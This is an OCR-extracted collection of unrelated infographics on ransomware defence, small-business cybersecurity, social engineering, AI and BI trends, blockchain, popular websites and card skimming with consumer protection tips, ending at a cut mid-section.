
5 PROTECTING AGAINST IT

1.- **Reduce the risk of a ransomware attack:**

- Principle of Least Privilege: restrict users' permissions and conduct proper credential tracking
- Education and security awareness training
- Proper endpoint hygiene with proper configuration, regular updates and patches
- Leverage existing advanced threat prevention solutions to address all the delivery methods
- Up to date asset inventory and file integrity monitoring

2.- **Limit the fallout in case of attack:**

- Frequent and reliable backup and recovery
- Clear and regularly tested recovery plan
- Crisis management preparation, strategy and procedures


INFOGRAPHIC
Cybersecurity and Small Businesses
Small businesses form the backbone of the U.S. economy – one in two American workers are employed at a small business, and 15 million new jobs were created at small businesses between 1993 and 2009. Unfortunately, small businesses are vulnerable to cyberattacks, and many must improve the manner in which they safeguard their information.
Percentage of small businesses that will close within six months of a cyberattack
60%
Percentage of cyberattacks aimed at small companies...
...in 2011
18%
...in 2014
36%
The Cybersecurity Disconnect: Percentage of small businesses that...
...say their company is safe from cyber-threats such as hackers, viruses, malware or breaches
77
...say they are not concerned about external (hackers stealing data) or internal (employees stealing data) threats
66
...believe a data breach incident would have no impact on their business
47
Percentage of small businesses that...
...do not have a formal written Internet security policy for employees
87
...do not even have an informal Internet security policy for employees
69
...do not have a privacy policy that employees must comply with when they handle customer or employee information
60
...do not have a policy for employee social media use on the job
75
...do have a policy for employee social media use on the job
23
Data sources: National Cyber Security Alliance, Symantec, U.S. Department of Commerce, U.S. Small Business Administration, U.S. Department of Labor/Bureau of Labor Statistics, U.S. Census Bureau


Social Engineering in Information Security

Definition

All techniques pursuing to manipulate people to give up confidential information, including **passwords, bank information and social security numbers** or to perform specific actions with illegitimate or fraud related goals.

Attack Vectors

- **Vishing or Voice Phishing**
- **Phishing and Spear Phishing** using emails
- **Smishing** using SMS messaging
- **Water Holing** using websites infected with malware
- **Impersonation**



Principles of Influence

Social Engineering exploits the **human decision-making process (cognitive biases)** and relies on the 6 Principles of Influence:

- **Reciprocity**
- **Commitment & Consistency**
- **Social Proof**
- **Authority**
- **Liking**
- **Scarcity**

Information Security Culture

- Creating an **Information Security Culture** contributes decisively to the protection of the information within the organization
- **Staff training and frequent awareness programs** are absolutely crucial

References:

The 6 Principles of Persuasion by Robert Cialdini

1st Global Cybersecurity Observatory - Insight

cyberstartupobservatory.com

Social Engineering: Attack Vectors

Attack Vectors

PHISHING

- **The Phishing technique** uses an email usually containing a link that will redirect the victim to a malicious website or to download malware.
- **Spear Phishing** focuses on sending highly customized emails to few end users.

WATER HOLING

Water Holing is a targeted social engineering strategy. The attacker guesses which websites the victim, organization or target group uses and infects one or more of them with malware. The end goal is to infect a targeted user's computer and network.

VISHING

Vishing (Voice or VoIP Phishing) is an electronic fraud tactic in which individuals are tricked into revealing critical financial or personal information using a landline, mobile phone, voice email or VoIP.

IMPERSONATION


The attacker pretends to be another person with the goal of gaining access physically to a system or facility. They generally target corporate employees in order to get access to sensitive information. They are estimated to cause losses of $5.3 billion globally.

SMISHING

Smishing is similar to phishing, but referes to fraudulent messages sent over SMS rather than email. The victim is tricked into downloading malware onto his mobile phone or other mobile device or visiting a malicious website.

Cymulate
Breach & Attack Simulation

Infographic
Full Kill-Chain APT Diagram



Cybersecurity Observatory - Innovation

aisoma.de

5 Intelligent Connectivity Use-Cases (5G, AI and IoT)


1. Transportation & Logistics
- AI-based driver assistance and traffic monitoring systems.
- Self-driving vehicles.
- Deliveries by unmanned vehicles.


2. Industrial & Manufacturing operations
- Factory automation and remote control of industrial robots.
- Remote inspections and maintenance, and worker's training.

3. Healthcare
- Remote health monitoring and illness prevention
- Remote diagnosis and medical operations.

4. Public safety and security
- Intelligent video-surveillance and security systems
- Emergency services and border controls.

5. Other Sectors
- Virtual personal assistants,
- 3D hologram displays


The World's Most Popular Websites
Websites with the most visits in October 2019
google.com 79.62b
youtube.com 28.85b
facebook.com 24.60b
baidu.com 6.83b
wikipedia.org 5.54b
twitter.com 4.55b
instagram.com 4.06b
yahoo.com 3.55b
xvideos.com 3.21b
pornhub.com 2.80b
yandex.ru 2.92b
xnxx.com 2.45b
@StatistaCharts
Source: SimilarWeb
statista


101 Blockchains
BLOCKCHAIN TECHNOLOGY BENEFITS
TOP 5 BLOCKCHAIN BENEFITS
Better transparency
Enhanced security
Reduced costs
True traceability
Improved Speed and Efficiency
ADVANTAGES OF BLOCKCHAIN TECHNOLOGY
High level of security
Hacking threats reduced significantly
Accessibility
No need to pay for intermediaries
Easy to track transactions
Faster transactions
Account reconciliation automation
BENEFITS OF BLOCKCHAIN IN DIFFERENT SECTORS
TRADE FINANCE
• Data integrity
• Streamlines process
• Programmable process
• Market re-activity
• Code reduction
ENERGY SECTOR
• Environmental sustainability
• Reduced costs
• Improved transparency
REAL ESTATE
• Tokenization
• Proper tenant and investor identity
• Property sale
• Real-time accounting
GOVERNMENT
• Proper identity management
• Transparent elections
• Finance management
HEALTH CARE
• Universal patient profile
• Drug traceability
• Better clinical trials
• Electronic health
• records (EHRs)
CREATED BY 101BLOCKCHAINS.COM

Using AI to fill a data skills shortage

How can AI help government?

AI and data analytics has made a **big difference** to the way governments across the world are serving their citizens.

Qlik

4 examples of how AI-powered data analytics has helped governments around the world

United Kingdom

Hillingdon, London is combining data from the police, hospitals and schools to identify at-risk youths and provide support.

Sweden

Sweden is using data analytics to process refugee data more quickly and send resources to the places that most need them.

Singapore

The Singapore Management University is using data analytics to predict students' GPAs, improve its curriculum, optimise classroom facilities and manage library operations.

Canada

Ottawa is using drones powered by AI and IoT to assess emergency sites and make emergency responses quicker and safer.

But there is a gap.

Organisations are facing a data skills shortage.

49% of employees in APAC admit to feeling **overwhelmed when facing data** in their work

81% of employees **want more training** on how to handle data in their work

In 2019, chief data officers ranked **'poor data literacy'** as the **top obstacle** in achieving their organisation's goals

What can be done?

Organisations need to be **more data literate**, but this **doesn't just mean** teaching employees to be good with numbers.

You don't have to be a data scientist to understand how to work with data.

2 key elements
to being data literate

1 Critical thinking

"Data literacy is **asking the right questions** about the validity of the data – how the data was collected, can the data be trusted, and how can it be analysed to benefit the organisation."

– The Edge Singapore

2 Communication

Data can only make a difference when all stakeholders **understand its value**.

How data is presented is crucial in making insights drawn from data simple and accessible.

How can AI help in processing data?

1 Interact with data using natural language

Chat with your data dashboard just as you would with a friend.

Ask it questions, and it pulls up **statistics, charts and predictions** to help you understand the data immediately.

2 Analyse data in industry context

AI combines **user behaviour and feedback, community trends and industry knowledge** in its analysis and charts, so the results you see are tailored to your needs.

3 Smart predictions

AI **suggests trends** that you might be interested in, based on your search criteria, so you can **see data with new perspectives**.

The system learns your needs and **answers your questions better** the more you chat with it.

Sources: The Data Literacy Project, Gartner, GovInsider, Qlik, The Edge Singapore

Via @fklivestolearn

Copyright © GovInsider 2019

GovInsider

BUSINESS INTELLIGENCE

FOR NOW AND FOR THE FUTURE!

Business intelligence platforms have been helping organizations report and analyze their business propositions for more than 20 years. In recent years there has been a sudden influx of organizations wanting to adopt BI capabilities for their business. Below, we've uncovered what modern-age BI platforms have in store for businesses to analyze their data efficiently and to bring out actionable intelligence.

DEFINING BUSINESS INTELLIGENCE FOR RIGHT NOW!

Over the years, business intelligence has transformed drastically. With reporting and analytics at its core, business intelligence today offers various technological advancements so that businesses can deep dive into data. Business users can get to the most granular view to identify causative factors for their businesses and bring out predictions to plan future actions. Thus, they can identify their current state of business and visualize where the trends are heading. And with capabilities like what-if analytics, they can also forecast how planned spending, strategies, and other factors will impact their business in the future.

BI CAPABILITIES YOU MUST LOOK FOR

MACHINE LEARNING BASED ANALYTICS

Market leaders are adopting AI and machine learning to improve every aspect of their business strategies

PREDICTIVE MODELING AND ANALYTICS


Between 2016 and 2022, the predictive analytics market is projected to grow at a compound annual growth rate (CAGR) of around **21%**

REAL-TIME DATA ANALYTICS

According to a survey conducted with CIOs from top companies, **60%** of respondents use real-time analytics for monitoring critical business processes to timely track and act on anomalies and other inputs

SELF-SERVICE ANALYTICS

Gartner predicts that by 2020, self-service BI platforms will make up **80%** of all enterprise reporting



TRENDS SHAPING THE BI LANDSCAPE

DATA DISCOVERY / VISUALIZATION

By 2023, the global data visualization market is expected to reach a value of USD **7.76 billion**

SELF SERVICE BI

The global self-service BI software market is projected to grow at a CAGR of **15.2%** between 2016 and 2021

ADVANCED ANALYTICS & MACHINE LEARNING

The global advanced analytics market is expected to grow at a CAGR of approx. **15%** during the forecast period 2017-2023

UNDERSTANDING BI CAPABILITIES

MACHINE LEARNING

Machine learning based analytics helps in identifying loosely corelated patterns in the business data to bring out deeper insights.

PREDICTIVE ANALYTICS

Predictive analytics helps in future-based decision making and optimizes operational efficiency, as well creates probability of generating better business outcomes.

REAL-TIME ANALYTICS

Real-time analytics helps in monitoring business processes and in taking corrective, preventive measures in time by providing real-time analysis and visualizations of data inputs.

SELF-SERVICE ANALYTICS

This enables end users to analyze their data quickly on their own. New-age BI platforms provide pre-built templates and machine learning algorithms so as users can perform advanced analytics themselves, regardless of their technical expertise.

Via @fklivestolearn

CREATED BY intellicus
www.intellicus.com

20
AI TRENDS
1. AI will manage real-time, cross-channel customer interactions
2. Access to new insights will improve retention and loyalty
3. AI will enable better targeting for acquisition campaigns
4. Predictive analytics will allow marketers to better anticipate future events
5. Content recommendations, offers, and incentives will be fully, intelligently automated
6. Messages will be sent at the best time for each recipient
7. AI tools will become easier to use and more integrated, boosting marketing team efficiency
8. Voice search will improve – and become the go-to search method
9. By 2020, 30% of businesses will be using AI in at least one sales process
10. Revenue – and the ability to predict revenue – will improve
11. AI will have capability to manage the majority of customer relationships across the lifecycle
12. Neural networks and deep learning algorithms will collect and sort data with greater accuracy
13. AI will provide significant competitive advantage
14. Enterprise AI adoption could triple in 2020
15. AI will allow marketers to do more with the data they have, and make increasingly accurate projections about future events
16. Discussions about data privacy (GDPR, CCPA, etc.), algorithm bias, and "hyper-personalization" (e.g., creepiness) will continue to mount
17. More marketers will pilot more AI use cases
18. Last-touch attribution will improve
19. AI will get very good at predicting who will convert and existing contacts' buying probability (and know what to do about it)
20. AI will get better at sifting through data and unearthing hidden insights

DATA THEFT

PROTECTING YOUR DATA FROM PHYSICAL THEFT

SAFE BANK
7378 3892 4640
JON RICHMAN
12/26

In 2018, credit and debit card fraud resulted in losses of nearly $28 billion

SKIMMING & SHIMMING

HOW IT WORKS

Scammers collect payment card data to create a spoofed card

Skimmers

- Device is attached **over the card reader** on an ATM or gas pump
- When a customer slides their card, the **magstripe data is copied**

Shimmers

- Thin device **slips inside a card reader** slot to collect chip data
- Can only copy limited data — the **same card info as magstripe skimmers**

Surveillance

- A skimmer or shimmer alone won't get scammers the data they need
- **A hidden camera or number pad overlay** are often used to collect PINs in addition to card data

$ A SINGLE STOLEN CREDIT OR DEBIT CARD NUMBER SELLS FOR **$5 ON THE DARK WEB**

3X ADD BANK ACCOUNT INFO AND THE **VALUES TRIPLES**

GETTING MORE EXTREME

In 2013 two entirely fake ATMs were found in Brazil installed on top of existing machines

Consisted of a disassembled laptop and card reader
Complete with a display, PIN pad, and a 3G connection to collect the harvested data

PROTECTING YOUR CARD DATA

Look For Red Flags
Loose pieces, mismatch materials, or obscured markings could be a **sign the device has been tampered with**

Choose The Right ATM
Go to a **busy street or indoor ATM** for greater security

Hide Your PIN
Cover your hand to avoid a hidden camera stealing your PIN

Watch For Fraud Alerts
If your bank reaches out to about potential fraud, **responding quickly is the best way to protect yourself**

WILL CHIP CARDS STOP SKIMMERS?

From 2015 to 2018, merchants who switched to chip readers saw a

Drop in counterfeit payments by **76%**

Drop in counterfeit payments nationwide by **49%**

In 2019

99% of U.S. payments were made on **chip cards**

<5% **of Americans are concerned** about the security of their chip card

CHIP CARDS can be hacked, but it's **MUCH HARDER TO COLLECT CHIP DATA** en masse than skimming magstripes — and therefore less profitable

Even with a shimmer, scammers can only recreate a magstripe card NOT a chip card

- By October 2020 **all brick-and-mortar merchants will be required to use chip transactions** — or be liable for any fraud that results
- Without a chip, skimmed cards are mostly limited to card-not present (CNP) transactions. But, skimmed cards also lack a CVV2 — making them **unusable in many online stores**
- And financial institutions are **constantly improving fraud detection**

Not All Chips Are Equal

In the U.S. chip card offer more security, but they're still not as secure as the chip-and-PIN authentication used throughout Europe — Only a few card issuers in the U.S. offer chip-and-PIN cards

ACCIDENT LOSS AND DEVICE THEFT ARE THE BIGGEST PHYSICAL THREATS TO YOUR DATA

In 2017, Nearly 1 in 5 data security incidents involved device theft or loss

DEVICE LOSS & THEFT

HOW IT WORKS

